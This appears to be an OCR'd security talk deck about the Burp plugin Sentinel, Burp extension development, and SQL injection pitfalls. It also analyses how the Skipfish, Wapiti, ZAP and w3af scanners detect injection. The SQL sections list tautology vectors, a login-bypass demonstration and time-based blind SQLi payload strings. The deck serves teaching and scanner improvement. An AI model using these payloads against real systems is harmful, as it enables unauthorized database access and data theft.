


XSS

Name	Description
XSS1	XSS with default PHP urldecode of $GET_[]
XSS2	XSS in BASE64 encoded param
XSS3	XSS in HTML tag, default urldecode

- Next to Sentinel
- Next to Repeater
- Enable Intercept
- Disable Intercept

Sentinel FF Plugin



```
GET http://sentinel/enableIntercept HTTP/1.1
Host: sentinel
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


Todo List

- Request Chainer
  - Chain several request/responses together
  - Ex: Upload file → get file id → view file
  - Work in Progress
- Zap Extension
  - Nearly done

Burp Plugin Development 1/2

- Its easy!
  - Java, python, ruby
- Implement HTTP Listener
- Listener gets called with HTTP Request/Response as ByteArray
- Parameters are already parsed 4 u
- Do with it what you want
  - Burp.sendHttpMessage()
  - Message.addVulnerability()

Burp Plugin Development 2/2



```
@Override
public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse
messageInfo)
{
    if (messageIsRequest) {
        // get the HTTP service for the request
        IHttpService httpService = messageInfo.getHttpService();

        // if the host is HOST_FROM, change it to HOST_TO
        if (HOST_FROM.equalsIgnoreCase(httpService.getHost()))
            messageInfo.setHttpService(helpers.buildHttpService(
                    HOST_TO, httpService.getPort(), httpService.getProtocol()));
    }
}
```

Web Attack Tools

- There's more than just automated and manual scanner
- Let the user/hacker think by themself
- Make it easy to use
- Make it user friendly!
- Integrate seamless in existing tools
- What it does should be transparent/visible

Call for action

- Dont be that guy who creates yet another sql scanner
- Improve existing tools
- Integrate Tools
- Export/Import files seamless
- Create plugins
- Improve UI
- Test Tools
- Write about them

Resources

- ZAP
  - http://code.google.com/p/zaproxy/
  - Psiion is a great guy!
- Burp
  - http://portswigger.net/burp/extender/
  - Not open source, but good / free edition
- OWASP
  - https://www.owasp.org/index.php/Category:OWASP_Project
  - It tries to not suck anymore

Sentinel

- Sentinel:
  - https://github.com/dobin/BurpSentinel
- My Twitter:
  - https://twitter.com/dobinrutis
- Email:
  - dobin@broken.ch

I still have time?!

Just some SQL troubles

aka

SQL Injection Pitfalls

SQL Pitfalls:
SELECT TROUBLES

- SELECT ... WHERE **name IN ('aaa', 'bbb')**

- WHERE name IN ('aaa**' OR '1'='**1', 'bbb')
  - Does only work in MySQL...

SQL Pitfalls:
MySQL and INT with STRING

```
mysql> SELECT id FROM users WHERE id = '1a1';
+-------+
| id    |
+-------+
|     1 |
+-------+

mysql> SELECT id FROM users WHERE id = '1+1';
+-------+
| id    |
+-------+
|     1 |
+-------+
```

SQL with OR

```
mysql> SELECT name, password FROM users
       WHERE name="root" AND password = "WRONG";
Empty set (0.00 sec)


mysql> SELECT name, password FROM users
       WHERE name="root" OR 1=2 AND password = "WRONG";

+------+----------+
| name | password |
+------+----------+
| root | pw1      |
+------+----------+
```

SQL non SELECT

```
INSERT INTO users (id, name, password)
        VALUES (0, 'root', 'pw1');

INSERT INTO users
   VALUES (0, 'root', 'pw1');

UPDATE users
   SET name = "root"
   WHERE id = 778;
```

Tautology works here too!

Fazit: Real tautology SQL
„All the attack vectors you ever need“

- String:
  - aa**' '**aa
  - aa**' + '**aa
  - aa**' || '**aa
- Int:
  - 1**+1-1**
- Int with quotes:
  - 1**' + 0 + '0**
- ASC/DEC:
  - ***/**/***

SQL Scanner Analysis

Skipfish

Skipfish SQL detection function:

```
/* Got all data:
    misc[0] = 9-8 (or orig-0)
    misc[1] = 8-7 (or orig-0-0)
    misc[2] = 9-1 (or orig-0-9)
    misc[3] = [orig]\'\"
    misc[4] = [orig]'"
    misc[5] = [orig]\\'\\"
    misc[6] = 9 - 1 (or orig - 0 - 0)
    misc[7] = 9 1 - (or orig 0 0 - -)
    misc[8] == [orig]"'"'"'"'
    misc[9] == [orig]"'"'"'"'

  If misc[0] == misc[1], but misc[0] != misc[2], probable (numeric) SQL
  injection. Ditto for misc[1] == misc[6], but misc[6] != misc[7].

  If misc[3] != misc[4] and misc[3] != misc[5], probable text SQL
  Injection.

  If misc[4] == misc[9], and misc[8] != misc[9], probable text SQL
  injection.
 */
```

Skipfish


To that effect, skipfish puts emphasis on well-crafted probes, and on testing for behavioral patterns, rather than signatures.

For example, when testing for string-based SQL injection, we compare the results of passing '"original_value, \'\"original_value,
and \\'\\"original_value. When the first response is similar to the third one, but different from from the second one - we can, with a pretty high confidence, say that there is an underlying query injection vulnerability (even if query results can't be observed directly).

Interestingly, this check is versatile enough to do a pretty good job detecting eval()-related vulnerabilities in PHP, and injection bugs in many other non-SQL query languages.

http://lcamtuf.blogspot.ch/2010/11/understanding-and-using-skipfish.html


Skipfish



Issue type overview - click to expand:

- Incorrect or missing charset (higher risk) (3)
- External content embedded on a page (higher risk) (10)
- XSS vector via arbitrary URLs (1)
  1. http://localhost/SentinelTestbed/sentinel-xss3.php?vulnparam=skipfish://invalid/%3B%3F [show trace +]
     Memo: a
- XSS vector in document body (1)
- Signature match detected (1)
- Numerical filename - consider enumerating (4)
- Incorrect or missing charset (low risk) (33)
- Incorrect or missing MIME type (low risk) (4)
- User-supplied link rendered on a page (1)
- Hidden files / directories (7)
- Directory listing enabled (15)
- Resource not directly accessible (1)
- New 404 signature seen (1)
- New 'X-*' header value seen (3)
- New 'Server' header value seen (1)

Wapiti



The web-application vulnerability scanner

Wapiti allows you to audit the security of your web applications.

It performs "black-box" scans, i.e. it does not study the source code of the application but will scans the webpages of the deployed webapp, looking for scripts and forms where it can inject data.

Once it gets this list, Wapiti acts like a fuzzer, injecting payloads to see if a script is vulnerable.

Wapiti can detect the following vulnerabilities :

- File disclosure (Local and remote include/require, fopen, readfile...)
- Database Injection (PHP/JSP/ASP SQL Injections and XPath Injections)

Wapiti


```
    payload = "\xBF'\"("
                    [...]
          else:
               err = self.__findPatternInResponse(data)

def __findPatternInResponse(data):
    if "You have an error in your SQL syntax" in data:
        return _("MySQL Injection")
    if "supplied argument is not a valid MySQL" in data:
        return _("MySQL Injection")
```

Wapiti

```
for payload in self.blind_sql_payloads:
          payload = self.HTTP.quote(payload.replace(
                        "__TIME__", self.TIME_TO_SLEEP))

          try:
            resp = self.HTTP.send(evil_req, headers=headers)
            data, code = resp.getPageCode()
          except requests.exceptions.Timeout:
            self.logVuln(category=Vulnerability.BLIND_SQL_INJECTION,
            break
```

```
sleep(__TIME__)#1
sleep(__TIME__)#[LF]1
[VALUE],sleep(__TIME__)#1
[VALUE]`,sleep(__TIME__)#1
1 or sleep(__TIME__)#1
1 or sleep(__TIME__)#[LF]1
" or sleep(__TIME__)#1
" or sleep(__TIME__)#[LF]1
' or sleep(__TIME__)#1
' or sleep(__TIME__)#[LF]1
" or sleep(__TIME__)="
```

Wapiti results




Vulnerabilities report -- Wapiti

Summary

Summary Chart

	SQL Injection (1)	Blind SQL Injection (2)	File Handling (3)	Cross Site Scripting (4)
High	0	0	0	1
Medium	0	0	0	0
Low	0	0	0	0

Zap Active Scan



Alerts (3)
- SQL Injection
  - GET: http://localhost/SentinelTestbed/sentinel-sql3.p
- X-Content-Type-Options header missing (5)
- X-Frame-Options header not set (5)

SQL Injection

URL:	http://localhost/SentinelTestbed/sentinel-sql3.php?vulnparam=root%27+AND+%271%27%3D%271%27+--+
Risk:	High
Reliability:	Warning
Parameter:	vulnparam
Attack:	root' AND '1'='1' --
Evidence:	root' AND '1'='1' --
CWE Id:	89
WASC Id:	19

Description:

SQL injection may be possible

Other Info:

The page results were successfully manipulated using the boolean conditions [root' AND '1'='1' --] and [root' AND '1'='2' --]
The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison
Data was returned for the original parameter.

w3af

# also with no quotes or double quotes

true_stm: **1' OR '1'='1**

false_stm: **1' AND '1'='2**

syntaxerror_stm: d'z'

```
if (body_true_stm == body_false_stm) return false
if (semiequal (true_stm, syntaxerror_stm) ) return false
```

true_stm2: **3' OR '3'='3**

false_stm2: **3' AND '3'='4**

```
if (! semiequal(body_true_stm2, body_true_stm) ) return false

if (! semiequal(body_false_stm2, body_false_stm) ) return false
```

